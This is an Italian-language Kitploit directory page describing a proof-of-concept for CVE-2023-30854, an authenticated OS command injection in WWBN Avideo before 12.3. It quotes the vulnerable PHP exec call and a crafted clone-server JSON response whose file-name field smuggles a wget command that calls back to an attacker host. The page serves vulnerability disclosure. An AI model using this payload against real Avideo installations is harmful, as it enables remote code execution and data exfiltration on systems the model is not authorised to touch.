
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-30854 — Proof-of-concept exploit per CVE-2023-30854: injection di comandi OS autenticata in WWBN Avideo < 12.3, che consente l'esecuzione remota di codice tramite una risposta di clone server manipolata. | Kitploit
Strumenti/GitHubGitHub/jmrcsnchz/cve-2023-30854
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingCommand and Control
GitHubjmrcsnchz/cve-2023-30854

CVE-2023-30854

Proof-of-concept exploit per CVE-2023-30854: injection di comandi OS autenticata in WWBN Avideo < 12.3, che consente l'esecuzione remota di codice tramite una risposta di clone server manipolata.

Vedi Repository
11283 anni faNon ancora revisionato
Condividi

WWBN Avideo RCE Autenticato - Iniezione di Comandi OS

CVE-2023-30854 WWBN Avideo < 12.3 RCE Autenticato

Una vulnerabilità di iniezione di comandi OS in un endpoint autenticato /plugin/CloneSite/cloneClient.json.php consente agli attaccanti di ottenere l'esecuzione di codice remoto.

Codice vulnerabile:

$cmd = "wget -O {$clonesDir}{$json->sqlFile} {$objClone->cloneSiteURL}videos/cache/clones/{$json->sqlFile}";
$log->add("Clone (2 of {$totalSteps}): Geting MySQL Dump file");
exec($cmd . " 2>&1", $output, $return_val);

Possiamo controllare $objClone->cloneSiteURL attraverso la funzione di clonazione del sito nel pannello di amministrazione.

/plugin/CloneSite/cloneClient.json.php invia una richiesta GET a {$objClone->cloneSiteURL}/plugin/CloneSite/cloneServer.json.php. Ho ospitato un cloneServer.json.php appositamente predisposto che stampa i seguenti dati JSON

{"error":false,"msg":"","url":"https:\/\/REDACTED\/","key":"REDACTED","useRsync":1,"videosDir":"\/var\/www\/html\/demo.avideo.com\/videos\/","sqlFile":"Clone_mysqlDump_644ab263e62d6.sql; wget http://REDACTED:4444/`pwd` ;#","videoFiles":[],"photoFiles":[]}

Invia una richiesta GET a /plugin/CloneSite/cloneClient.json.php e viene raggiunta l'esecuzione di codice remoto.


rce

Crediti

  • JM Sanchez
  • https://www.linkedin.com/in/juanmarcosanchez/
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    279

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





